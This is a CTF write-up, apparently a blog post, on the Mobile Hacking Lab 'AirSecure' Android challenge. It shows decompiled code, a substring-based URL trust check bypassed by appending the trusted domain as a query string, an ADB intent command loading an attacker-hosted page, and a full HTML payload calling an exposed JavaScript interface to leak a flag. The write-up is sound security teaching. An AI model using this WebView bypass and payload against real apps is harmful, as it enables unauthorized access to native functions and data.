Introduction
The journey into mobile security began with curiosity about application security, and here I am solving some interesting challenges from Mobile Hacking Lab CTF. This is a writeup on the AirSecure challenge from the MHL CTF. This challenge exposes Improper WebView URL Validation Leading to JavaScript Interface Abuse.
Let us start from the beginning: The challenge instructions were clear: Your goal is to extract the flag embedded in the boarding pass QR code. They stated that the application would contain a dummy flag for your proof of concept, then you would need to test the QR code on an unrooted remote device to verify it is working correctly and returns the flag.
TL;DR
Attacker Controls URL ↓ ADB VIEW Intent with crafted URL ↓ Weak Trust Check (substring match) ↓ Validation Passes ↓ WebView Loads Attacker Page ↓ JavaScript Interface Exposed (_metrics) ↓ Attacker JS Calls Native Method ↓ Native Code Reads flag.txt ↓ Flag Embedded in QR Code
Initial Thinking
- There is a dummy flag, so the application will definitely need to read it — therefore, finding the caller to the dummy flag will reveal the method to hide the flag encryption logic.

2. Upon inspection, the dummy flag file was named flag.txt, so a search for it in the code was performed. The flag appeared in the MetricsCallback class — that is a finding.
public class MetricsCallback {
    private static final String H_ETICKET = "ea03391fc0f579480b41196f637c1d97b34ef8508a2ed01f79d5e705f67f1878";
    private static final String H_FLIGHT = "b969b91bff44eadd6fe210f3dd53434d9fd75fbdcf13b8f904ef83cffceca614";
    private static final String H_NAME = "01332c876518a793b7c1b8dfaf6d4b404ff5db09b21c6627ca59710cc24f696a";
    private static final String H_ROW = "8527a891e224136950ff32ca212b45bc93f69fbb801c3b1ebedac52775f99e61";
    private static final String H_SEAT = "2ce2b91d7c9a86f410365500441c69b4a3b4a281dfe98d963e77f6973f11291b";
    ...
        @JavascriptInterface
    public String generateBoardingPass(String str, String str2, int i, String str3, String str4) {
        String readFlag;
        boolean z = H_NAME.equals(sha256(str)) && H_SEAT.equals(sha256(str2)) && H_ROW.equals(sha256(String.valueOf(i))) && H_FLIGHT.equals(sha256(str3)) && H_ETICKET.equals(sha256(str4));
        try {
			...
            if (z && (readFlag = readFlag()) != null) {
                jSONObject.put("_qr", readFlag);
            }
            ...
3. Upon inspecting that class, it was found to be reading the flag and embedding it in a QR code under a JavascriptInterface method named generateBoardingPass. The flag is embedded into a qr code after some checks that will be covered later.
The next step becomes: "How can the application be triggered to return that QR code?"
We need to identify the WebView responsible for calling this method.
4. Tracing the class leads us back to MainActivity :
Flag-Revealing Method ← MetricsCallback ← webView.addJavascriptInterface(new MetricsCallback(webView.getContext()), "_metrics") ← AnalyticsModule.registerMetrics(this.webView) ← MainActivityNow we need to find a way to load an attacker-controlled URL into this WebView.
Identifying the Vulnerability
In Android, calling
webView.loadUrl(url)with unvalidated input allows an attacker-controlled URL to be loaded, potentially giving malicious JavaScript access to exposed interfaces.
- Upon first opening
MainActivity, the following line drew attention:private static final String TRUSTED_DOMAIN = "secure.boardingpass.com"; - Tracing
TRUSTED_DOMAIN, it is used in:
private void loadIfTrusted(String str) {
        if (str.contains(TRUSTED_DOMAIN)) {
            this.webView.setVisibility(0);
            this.errorText.setVisibility(8);
            this.deleteButton.setVisibility(8);
            this.webView.loadUrl(str);
            return;
        }
        showError();
    }
This method does NOT verify the hostname, does NOT parse the URI properly, and only checks whether the string appears anywhere in the URL.
Therefore, if an attacker-controlled URL is crafted as
https://<attacker_url>/index.html?secure.boardingpass.com, it would be loaded.
3. The loadIfTrusted method is invoked in MainActivity.onCreate():
protected void onCreate(Bundle bundle) {
          ...
        Uri data = getIntent().getData();
        if (data != null) {
            if ("airsecure".equals(data.getScheme()) && "add".equals(data.getHost())) {
                ...
                }
            loadIfTrusted(data.toString());
            return;
        }
        ...
The method takes any data from the intent — in this case the URL — and loads it in a WebView. The malicious URL can therefore be delivered using ADB with a command such as: adb shell am start -n com.ctf.boardingpass/.MainActivity -a android.intent.action.VIEW -d "https://<attacker_url>/index.html?secure.boardingpass.com", where index.html contains the script to trigger the JavaScript method.
Gathering Information
Now that the URL can be controlled and the JavascriptInterface method is identified, the next step is to examine it in detail.
- Examining the class responsible for embedding the flag into the QR code:
public class MetricsCallback {
    private static final String H_ETICKET = "ea03391fc0f579480b41196f637c1d97b34ef8508a2ed01f79d5e705f67f1878";
    private static final String H_FLIGHT = "b969b91bff44eadd6fe210f3dd53434d9fd75fbdcf13b8f904ef83cffceca614";
    private static final String H_NAME = "01332c876518a793b7c1b8dfaf6d4b404ff5db09b21c6627ca59710cc24f696a";
    private static final String H_ROW = "8527a891e224136950ff32ca212b45bc93f69fbb801c3b1ebedac52775f99e61";
    private static final String H_SEAT = "2ce2b91d7c9a86f410365500441c69b4a3b4a281dfe98d963e77f6973f11291b";
    ...
        @JavascriptInterface
    public String generateBoardingPass(String str, String str2, int i, String str3, String str4) {
        String readFlag;
        boolean z = H_NAME.equals(sha256(str)) && H_SEAT.equals(sha256(str2)) && H_ROW.equals(sha256(String.valueOf(i))) && H_FLIGHT.equals(sha256(str3)) && H_ETICKET.equals(sha256(str4));
        try {
            ...
            if (z && (readFlag = readFlag()) != null) {
                jSONObject.put("_qr", readFlag);
            }
            ...
Android bridges Java and WebView content through
addJavascriptInterface, enabling bidirectional interaction between native code and in-page JavaScript.
2. The flag is passed into _qr and consumed in one of the HTML asset files. Upon a global search for _qr, the following snippet was found inside assets/default.html:
var qrData = info._qr || infoStr;
var qr = qrcode(0, 'M');
qr.addData(qrData);
qr.make();
document.getElementById('bp-qr').innerHTML = qr.createSvgTag(4);
It reads the flag and renders it into a QR code.
3. One step remains: bypassing the validation check to trigger the flag embedding. This requires cracking the SHA-256 hashes. The hashes were submitted to CrackStation:


4. The unresolved values were the flight number and e-ticket, while the passenger name resolved to Jane Doe. As seen in the screenshots below , the passenger Jane had two e-tickets and two destinations. Comparing their hashes resulted in two successful matches. All required information is now available for the exploit.

Building the Exploit
- With all the necessary information gathered, the only remaining step is to load the malicious URL and invoke the
JavascriptInterfacemethod with the correct values so the application returns the flag embedded in the QR code.
- An
index.htmlfile is crafted to execute_metrics.generateBoardingPasswith the correct values:
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Metrics Debug</title>
</head>
<body>
<h2>Generate Boarding Pass (Metrics)</h2>
<input id="name" value="Jane Doe" placeholder="Name"><br><br>
<input id="seat" value="14A" placeholder="Seat"><br><br>
<input id="row" type="number" value="14" placeholder="Row"><br><br>
<input id="flight" value="BP1337" placeholder="Flight"><br><br>
<input id="eticket" value="847-2993187054" placeholder="ETicket"><br><br>
<button onclick="generate()">Generate</button>
<pre id="output"></pre>
<script>
function log(msg) {
    document.getElementById("output").textContent += msg + "\n";
}
function generate() {
    try {
        if (typeof _metrics === "undefined") {
            log("_metrics interface not found.");
            return;
        }
        let name = document.getElementById("name").value;
        let seat = document.getElementById("seat").value;
        let row = parseInt(document.getElementById("row").value);
        let flight = document.getElementById("flight").value;
        let eticket = document.getElementById("eticket").value;
        log("Calling _metrics.generateBoardingPass...");
        let result = _metrics.generateBoardingPass(name, seat, row, flight, eticket);
        log("Result: " + result);
    } catch (e) {
        log("Error: " + e);
    }
}
</script>
</body>
</html>
2. This file is hosted on a public domain. (ngrok was used to expose the local server.)
3. The intent is delivered via the following ADB command to trigger index.html:
adb shell am start -n com.ctf.boardingpass/.MainActivity -a android.intent.action.VIEW -d "https://<attacker_url>/index.html?secure.boardingpass.com"4. The exploit executed successfully and the application rendered the QR code.

5. scanning the qr code will reveal MHL{realflag}
To get real flag u should test this poc again an unrooted phone in their lab here, Personally i sent the poc to their team and after evaluation he validated my exploit and sent me the real flag